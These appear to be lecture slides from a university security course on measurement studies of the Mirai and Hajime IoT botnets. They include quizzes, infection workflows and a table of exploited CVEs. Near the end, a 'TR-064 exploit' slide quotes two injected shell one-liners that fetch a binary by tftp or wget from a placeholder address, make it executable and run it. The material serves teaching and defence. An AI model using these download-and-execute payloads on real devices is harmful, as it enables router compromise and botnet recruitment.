

# Lecture #4: IoT Botnet Measurements

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# Lab assignment (update)

- Two groups of 4: analyze three devices
- Group 3 no longer exists

# Paper summaries

- You must have handed in your two summaries BEFORE this lecture
- You can use the summaries during the oral exam (“open book”)
- You **cannot** complete SSI without submitting 12 paper summaries!

# Interactive Lecture

- Goal: enable you to learn from each other and further increase your understanding of the papers (contributes to preparing yourself for the oral exam)
- Format:
  1. We'll ask someone to provide their verbal summary of the paper
  2. 5-slide(-ish) summary by teachers (put any questions in the chat)
  3. Questions: discussion starters and fact questions
  4. Discussion (use your mic)
  5. We may ask someone specific to start the discussion
- Experimental format resulting from Corona pandemic, please provide feedback!

# Today's papers

- [Mirai] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis, D. Kumar, C. Lever, Z. Ma, J. Mason, D. Menscher, C. Seaman, N. Sullivan, K. Thomas, and Y. Zhou, “Understanding the Mirai Botnet”, in: 26th USENIX Security Symposium, 2017
- [Hajime] S. Herwig, K. Harvey, G. Hughey, R. Roberts, and D. Levin, “Measurement and Analysis of Hajime, a Peer-to-peer IoT Botnet”, Network and Distributed Systems Security (NDSS) Symposium 2019, San Diego, CA, USA, February 2019


# “Understanding the Mirai Botnet”, s26th USENIX Security Symposium, 2017

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# Mirai post-mortem

- Impressive cooperation between = different vantage points:
  - Akamai Technologies, Cloudflare, Google, Merit Network
  - Georgia Institute of Technology, University of Illinois Urbana-Champaign, University of Michigan



# Quiz

*Botnets can be used for other purposes than launching DDoS attacks.*


For what other activity was the Mirai botnet used?

- A Bitcoin mining
- B Sending spam
- C Sharing videos
- D Click fraud




# Mirai inner working

- Rapid stateless scanning: 23 and 2323 TCP SYN (seq num)
- On connection: start brute force login (10 attempts)
- Report successful login to hard-coded report server
- (Async) infect with loader program.
- Close ports and perform AV cleanup
- C2 await commands



# Mirai from a network perspective

- Active scanning: (Censys)
- IoT Honeypot: 1028 unique samples and 67 C2 domains
- Passive and Active DNS to find more C2 servers
- C2 milker: 15.000 attacks




# Quiz

How many hosts show Mirai-like SYN-scans in 2019?

- A 1k
- B 5k
- C 20k
- D 50k

# Mirai DDoS attacks

- Volumetric, TCP State Exhaustion, Application-level attacks.
- Most targets in USA (50%), France, UK.
- Games
- Mirai C2 servers
- High-profile targets: Krebs on Security, Lonestar Cell (Liberia), Dyn.




# Mitigation of DDoS attacks

DDoS scrubbing service

DNS (Dyn): anycast

## DNS global anycast



The anycast situation

# Lessons learned

Simple attack, lots of damage

Automatic updates

Device identification on network

IoT end-of-life devices (externality)

Connecting datasets gives a lot of information!

# Question

What was the biggest 'contribution' of Mirai in your opinion?

- A Using IoT devices
- B Stateless scanning
- C Release code as Open Source
- D Taking down Dyn

*Volg ons*

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## Discussion

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“Measurement and Analysis of Hajime, a  
Peer-to-peer IoT Botnet”, Network and  
Distributed Systems Security (NDSS)  
Symposium, February 2019\*


\* Figures and tables are from this paper, unless stated otherwise

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# Hajime is based on active propagation

Time-sequence diagram from: G. Vormayr, T. Zseby, and J. Fabini, "Botnet Communication Patterns", IEEE Communications Surveys & Tutorials, September 2017



Architecture	Port	Service	Method
mipseb	23, 5358	Telnet	credentials
	7547	TR-064	CVE-2016-10372
	many	HTTP	Chimay-Red
	80	HTTP	CVE-2018-10561,-10562
mipse1	23, 5358	Telnet	credentials
	7547	TR-064	CVE-2016-10372
arm7	23, 5358	Telnet	credentials
	81	HTTP	GoAhead-Webs credentials
	81	HTTP	Cross Web Server RCE
arm6	23,5358	Telnet	credentials
arm5	23, 5358	Telnet	credentials
	9000	MCTP	CVE-2015-4464

TABLE I: Hajime's architecture-specific access methods and the corresponding ports scanned


# Quiz: Mirai vs. Hajime

What's one of the key differences between Mirai and Hajime?

- A. Mirai uses a central C&C botnet, Hajime a distributed C&C
- B. Hajime was an order of magnitude larger in terms of infected IoT devices than Mirai
- C. Mirai was much easier to analyze than Hajime
- D. Hajime evolved to exploit additional vulnerabilities, whereas Mirai did not

# Passive propagation (not in the paper)

Time-sequence diagram and table from: G. Vormayr, T. Zseby, and J. Fabini, "Botnet Communication Patterns", IEEE Communications Surveys & Tutorials, September 2017c



(b) Passive: The victim is compromised indirectly.

TABLE III  
BOTNET PROPAGATION SUMMARY

Botnet	Active	Passive	Coordination	Scanning	Registration
Adwind	—	✓	—	—	✓
Blackenergy	—/✓ <sup>a</sup>	✓	—/✓ <sup>a</sup>	—/✓ <sup>a</sup>	✓
Conficker	✓	✓	—	✓	—
Duqu 2.0	—/✓ <sup>a</sup>	✓	—/✓ <sup>a</sup>	—/✓ <sup>a</sup>	—/✓ <sup>b</sup>
Miner	—	✓	—	—	✓
Phatbot	✓	✓	✓	✓	✓
Regin	—/✓ <sup>a</sup>	c	c	c	c
Rustock	—	✓	—	—	✓
Sality	✓	✓	—	—	✓
Sinit	—	✓	—	—	✓
Slapper	✓	—	—	✓	✓
Storm	—	✓	—	—	✓
Stuxnet	✓	✓	—	✓	✓ <sup>d</sup>
TFN <sup>e</sup>	—	✓	—	—	— <sup>f</sup>
Trinoo	—	✓	—	—	✓
Waledac	—	✓	—	—	✓
Zeroaccess	—	✓	—	—	✓
Zeus	—	✓	—	—	✓

# Infections over time




Fig. 2: Number of unique Hajime bots. (Active scans.)

## Quiz: botnet size

The researchers count DHT keys to estimate the number of infected IoT devices. Why do they consider that method more accurate over time than counting IP addresses?

- A. The DHT that Hajime uses is based on keys
- B. IP addresses may change during the lifetime of a key
- C. The IPv6 address space is too large to scan
- D. None of the above

# Quiz: propagation rate

The paper shows that the number of Hajime infections can spike significantly within the order of:

- A. Weeks
- B. Days
- C. Hours
- D. Seconds

# Propagation rate




Fig. 3: Cumulative number of unique Hajime bots. (Active scans.)



# TR-064 exploit

```
`cd /tmp;tftp -lX -rX -g ADDRESS;chmod 777 X;./X`
```

```
`cd /tmp;wget http://ADDRESS/X;chmod 777 X;./X`
```




Fig. 11: TR-064 injection attempts for Hajime and Mirai. (DNS backscatter, 11/26/2016 – 04/08/2018.)



